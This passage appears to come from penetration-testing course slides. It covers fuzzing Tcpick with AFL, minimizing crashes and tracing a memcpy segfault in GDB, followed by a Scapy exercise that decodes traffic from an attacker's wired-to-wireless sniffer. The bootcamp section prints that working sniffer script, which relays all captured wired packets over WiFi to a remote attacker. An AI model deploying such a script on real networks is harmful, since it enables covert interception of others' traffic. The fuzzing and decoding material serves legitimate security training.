AFL saves the test cases that cause unique crash conditions in the output "crashes" directory, as shown on this page. The filename describes the change that was applied; here "`id:000000,sig:11,src:000000,op:flip1,pos:1562`" indicates that the crash test case is given an ID of 0, which caused a signal 11 error (segmentation fault) with the first input source file ("src:000000"). The operation that caused the crash was a bit flip operation (1 bit flip caused the crash, as opposed to a group of 4 bit flips in crash ID 4) at 1562 bytes offset.

Reading from the crash test case with Tcpick does create a segmentation fault. Notice that the length indicator in the last packet is -32; this could correspond to a bit flip turning a positive integer 32 into a negative value.

In situations where the input file that causes the crash is complex, we can minimize the extraneous data that is unnecessary to reproduce the crash using afl-tmin.

Minimizing Test Cases

- afl-tmin accepts a crash test case and attempts to minimize extraneous data
  - Allows you to quickly evaluate the minimum data needed to trigger the fault

```
# afl-tmin -i out/crashes/id\:000000\,sig\:11\,src\:000000\,op\:flip1\,pos\:319 -o out/id000000-
trimmed tcpick -r @@ -wR -v0 -F1
afl-tmin 2.35b (Jan 22 2015 08:34:14) by <lcamtuf@google.com>
    File size reducted by : 46.24% (to 286 bytes)
    Characters simplified : 90.21%
     Number of execs done : 797
# tcpdump -r out-trim/id000000-trimmed
reading from file out-trim/id000000-trimmed, link-type EN10MB (Ethernet)
00:27:12.808464 30:30:30:30:30:30 (oui Unknown) > 30:30:30:30:30:30 (oui Unknown), ethertype
Unknown (0x3030), length 808464432:
    0x0000:  3030 3030 3030 3030 3006 3030 3030 0030  000000000.0000.0
    0x0010:  3030 3030 3030 0030 3030 3030 3030 3030  000000.000000000
    0x0020:  3002 3030 3030 3030 3030 3030 3030 3030  0.00000000000000
    0x0030:  3030 3030 3030 3030 3030 3030            000000000000
```

afl-tmin does not take the file format into consideration; in some cases, manual file reduction may be more valuable.

Minimizing Test Cases

The afl-tmin utility takes an input file that causes a crash and reduces the input file to the minimum amount of data necessary to reproduce the fault.

Afl-tmin runs very similar to the afl-fuzz utility: Specify the crash file as the input with "-i", and the trimmed output file with "-o", followed by the target binary using the "@@" notation to specify the input filename.

In the Tcpick example, afl-trim does reduce the file size of the test case that generated the crash, but does so in such a way that the file becomes awkward to evaluate using standard packet capture files. Since afl-tmin does not take the normalized file format into consideration, it can sometimes make the resulting output file more complex to evaluate and identify the exact condition that caused the crash. In this case, it would likely be more beneficial for the analyst to identify the exact packet in the crash packet capture file that caused the fault, possibly automating the test using Scapy or a short Python script.

Tcpick Crash Analysis

```
# ./configure CFLAGS="-ggdb -g3 -O0" && make
# gdb src/tcpick
(gdb) run -r /mnt/ramdisk/tcpick-out/crashes/id:000000,sig:11,src:000000,op:flipl,
pos:1562 -wR -Fl -v0
1       ESTABLISHED     172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 AF > 8.8.8.8:domain (-32)

Program received signal SIGSEGV, Segmentation fault.
__memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
1270        ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S: No such file or directory.
(gdb) bt
#0  __memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
#1  0x0804cb28 in addfr (first=0x8062850, wlen=0, data_off=0,
    payload=0x8051a92 "restaurant\003com", payload_len=-32) at fragments.c:111
#2  0x0804c237 in established_packet (conn_ptr=0x8062820, Desc=0x8062830)
    at verify.c:106
#3  0x0804c4e8 in verify () at verify.c:184
#4  0x0804ac6d in got_packet (useless=0x0, hdr=0xbffff340,
    packet=0x8051a50 "lp\237\322b+") at loop.c:101
#5  0xb7fa6dcb in ?? () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#6  0xb7f97bbf in pcap_loop () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#7  0x0804b6b0 in main (argc=6, argv=0xbffff504) at tcpick.c:264
```


Tcpick Crash Analysis

To evaluate the target further, we can recompile the target binary, this time with debugging symbols and with code optimization turned off by specifying the appropriate CFLAGS, as shown on this page. After building the Tcpick executable in this fashion, we can run the binary with the GNU Debugger (GDB).

From the "(gdb)" prompt, start the binary using the "run" command, followed by the necessary arguments (note that GDB accommodates tab completion for filenames similar to the Bash shell). The first packet triggers the crash condition, allowing us to examine the call path with the backtrace ("bt") command, as shown.

In trace #0, we see that a memcpy() call triggered the segfault invoked from the fragments.c source file in Tcpick, line 111. Examination of this line indicates it is likely the payload_len parameter triggered the fault. Since memcpy() accepts a length argument of the type size_t (an unsigned integer), -32 becomes a very large number. We can examine this value from GDB using the print command:

```
(gdb) print payload_len
$1 = -32
(gdb) p/x payload_len
$2 = 0xffffffe0
(gdb) p/u payload_len
$3 = 4294967264
```

Here, print with no arguments shows the value in the declared type. We can use the print abbreviation "p" with "/x" to display the value in hexadecimal format or with "/u" to show the value in the unsigned format interpreted by the memcpy() function.

Output shown on this page has been trimmed to fit in the space allotted.

AFL Recommendations

- Use minimal examples of test cases
  - Give AFL useful data to work with, but don't give it unnecessarily big files
- AFL creates lots of files
  - Run AFL from a RAM disk for performance and to avoid excessive write issues on SSD
  - Remember to backup the RAM disk before reboot!
- Start and stop AFL as needed; resume previous session with "-i-"

```
# mount -t tmpfs -o size=1G tmpfs /mnt/ramdisk/

# afl-fuzz -i- -o tcpick-out/ tcpick -r @@ -wR -v0 -F1
```


AFL Recommendations

Some recommendations for maximizing efficiency with AFL:

Minimal test cases: Give AFL the necessary test cases to discover code paths with valid files, but not so much data that it forces AFL to work unnecessarily. For example, if you are fuzzing an unzip utility, give it samples of all the file types it can extract (PK Zip, Gzip, Bzip2, RAR, etc.), but avoid giving it unnecessarily large compressed files to work with – this will slow down AFL and make it take longer to find useful bugs.

Optimize for file creation/removal: AFL creates a lot of files, which in turn creates a lot of disk I/O. This can slow down the fuzzing process dramatically and can potentially cause damage to SSD disks. To optimize AFL performance and eliminate disk I/O associated with file creation and deletion, create a RAM disk as shown on this page. Create the input and output directories on the RAM disk and execute the target binary (and, if possible, shared libraries) from the RAM disk as well for optimal performance.

Resuming AFL: AFL can resume testing from where it left off. To resume AFL, specify an input directory of "-i-" and specify the same output directory when starting the tool.

Summary

- When source code is available, we can measure fuzzing coverage and discover new code paths
- American Fuzzy Lop uses tuple markers to measure code coverage paths
  - Generating input mutations leveraging well-performing bit, byte, and content-level changes
- Build target source specifying afl-gcc/afl-g++ as the compiler
- Provide a valid input sample to mutate
- Tcpick flaws discovered through AFL

Summary

When source code is available, we can leverage source code marking techniques to improve fuzzing code coverage and to discover new code paths for our fuzzer. This technique is implemented by American Fuzzy Lop (AFL), using tuple markers to record code locations and the path taken to reach each code location.

AFL uses multiple input mutation techniques to generate test cases. AFL applies intelligence to the test case generation, using past fuzzer effectiveness and measured success in uncovering new code paths to optimize performance when selecting test cases.

In this module, we looked at an example of using AFL to evaluate the security of Tcpick. Tcpick quickly crashed with several malformed test cases, which we can later evaluate using GDB and manual source code inspection.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Penetration Testers

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement


Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

660.3 Bootcamp

Welcome to bootcamp exercises for 660.3.



Bootcamp Exercises

In this bootcamp session, we'll tackle several exercises. First, you'll work on building your Python and Scapy skills by developing a short script that extracts data out of a supplied packet capture file, completing the second half of the WiFi Mirror tool we looked at in our Scapy module.

Next, you'll have a chance to build a sophisticated fuzzer with Sulley against a target HTTP server. Remember to use your creativity as an analyst in building the fuzzer to test portions of the system that might have been overlooked by the developer and other analysts.

Finally, you'll have an opportunity to perform source-code assisted fuzzing with AFL against a small open-source utility for extracting data from Libpcap files.

Exercise: Problem Solving with Scapy and Python

- In the Scapy module, we looked at a wired-to-wireless sniffer
  - Device sniffs wired network, sends packets onto wireless network
- You need to develop a script to normalize wireless packet capture
  - Rebuilding original packet content

`/root/lab/day3/wifimirror.dump`


Exercise: Problem Solving with Scapy and Python

In the module on leveraging Scapy for packet crafting and network sniffing, we looked at a simple script that was wired to a wireless sniffer. Intended to run in an AP-like device with Scapy, the script captured wired traffic and sent it over a WiFi interface to a remote attacker to capture and decode.

In this exercise, you're going to leverage your Scapy and a little Python development to take the packet capture (on the Kali Linux VM at the location noted on this slide) and extract the original Ethernet packets, writing them to a new packet capture file.

Wired-to-Wireless Sniffer Script

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                          # Python variables in all uppercase
OUTPUT="mon0"                         # are intended to be used as constants
conf.verb=0

def inject(pkt):
        fakemac="00:00:de:ad:be:ef"
        sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
            addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```



Extract this data


Wired-to-Wireless Sniffer Script

This slide demonstrates the wired-to-wireless sniffer script we looked at in the Scapy module (see the slide titled Sniffer Channel over Wireless).

The first header for each packet is the RadioTap() header, an artifact of how the packet was captured on the wireless card. This header can be safely discarded.


The next header is the Dot11() header, representing the IEEE 802.11 wireless protocol header information. This field contains the "fakemac" address referenced in the script.

The original packet, including the Ethernet header and any layer 3 payload (IP or other protocol), follow the 802.11 header. From a wireless perspective, this is an invalid packet, but it is sufficient for the attacker to distribute the sniffed Ethernet packets to a remote destination, if the receiving script can successfully decode the payload (that's your task in this exercise).



Wireshark View

This slide shows the Wireshark interpretation of the attacker's wireless packets containing the embedded Ethernet and IP protocol (the IP payload starting with 0x4500 is framed in this example). These are clearly invalid packets where Wireshark is unable to decode the packet contents properly. With Scapy, however, it is straightforward to create and interpret even intentionally malformed packets.



Task List

In this exercise, you'll develop a script to read from the wifimirror.dump packet capture file and extract the Ethernet frames, saving them to a new packet capture file that can be interpreted. You'll have four primary tasks to complete in this exercise:

1. Use a Scapy or Python technique to iterate on each packet in the packet capture, processing each packet.
2. Discard packets that do not use the MAC address 00:00:de:ad:be:ef.
3. Extract the packet payload content in the Dot11() header (representing the original Ethernet payload).
4. Write the packet payloads to a new packet capture file that can be processed with Wireshark and other tools.

Python and Scapy You'll Use

- `wrpcap`: Write a list of packets to the named file
- `sniff`: Pass each packet in the packet capture file to a function
- `help(sniff)`: Examine the offline and prn parameters
- `if`: Test each packet for the configured MAC address
- `return`: Leave the function if the MAC address is incorrect

Python and Scapy You'll Use

As a bit of assistance, this slide identifies several Python and Scapy mechanisms you'll use in developing this tool. Remember to use your Python introspection functions, such as help() and dir(), for assistance on how to use these functions (such as "sniff" and "wrpcap").

Scapy and Python – STOP

- Stop here, unless you want answers to the exercise
- Each page following provides some of the solution one bit at a time
  - If you get stuck, use these tips to get past it and complete the script

Scapy and Python – STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the script. However, if you want to do it all on your own, stop right here.

Code Skeleton

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array



sniff()  # Specify arguments for sniff method
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```


Code Skeleton

This slide shows a possible solution to the problem with a basic code skeleton. Notice we have defined a function known as "strip_packet", which will be used to extract the Ethernet packet payload from the wireless frame. We're also using the sniff() and wrpcap() methods, and a global variable (one that is accessible within all functions of the current namespace) called packets, initialized to an empty list.

You can reproduce this code skeleton on your system and then fill in the parameters for the sniff() and wrpcap() functions, and the necessary processing code in the strip_packet() function next.

sniff() Method

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array



sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```


sniff() Method

This slide adds the functionality of the sniff() method. The sniff() method accepts an argument "offline" which takes a packet capture file to sniff as the argument (as opposed to sniffing on a network interface). A second argument is the "prn" variable, which allows us to specify a function that gets called each time the sniff() function gets a new packet (from the packet capture file, in our example). This is known as a call-back function parameter, where we've specified our strip_packet() function.

If you didn't take a look already, the Python introspection support for the sniff() function ("help sniff") would be a great place to spend a few minutes, reading up on the capabilities and use of this function.

wrpcap() Method

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array



sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```


wrpcap() Method

This slide adds the parameters to the wrpcap() method, creating an output packet capture called "out.dump" using the contents of the list "packets". Python introspection would also be helpful here to understand how wrpcap() works ("help wrpcap").

Note the function parameter names have been left off of the wrpcap() function. The statement "`wrpcap("out.dump", packets)`" is functionally equivalent to "`wrpcap(filename="out.dump", pkt=packets)`".

Note the wrpcap() function takes a list as the parameter to use for populating the named packet capture file. We created the global variable "packets" when we built the code skeleton, now we need to populate it in the strip_packet() function.

Check Each Packet's Address

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array
      if packet.addr1 != "00:00:de:ad:be:ef":
              return


sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```


Check Each Packet's Address

Since the strip_packet() function is called for each packet in the input packet capture file, we are able to evaluate each packet on a case-by-case basis. The first thing we want to do in the function is test if the packet we've received has the magic MAC address used in the wifimirror.py script. Scapy automatically decodes the packet for us and allows us to access the addr1 member of the packet variable, as shown. If the addr1 member is not set to the magic MAC address, we simply end the function, allowing the sniff() function to move on to the next packet.

If the magic MAC address matches, then we need to take the packet and extract the Ethernet payload, adding it to our packets[] list.


Completed Script

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
        # Test each packet and append to array
      if packet.addr1 != "00:00:de:ad:be:ef":
              return
       packets.append(packet.payload.payload)

sniff(offline="wifimirror.dump",prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```


Completed Script


Finally, we've completed our script, adding the packets.append() method referencing the packet.payload.payload member. Since "packet" represents the RadioTap() header, "packet.payload" represents the Dot11() header. Accordingly, "packet.payload.payload" represents the payload of the Dot11() header or the original Ethernet frame captured by the attacker.

Running this script creates an output packet capture file of 1114 packets.



Wireshark View

After running our script on the wifimirror.dump packet capture, we can now assess and evaluate the original Ethernet frames in Wireshark. Congratulations!

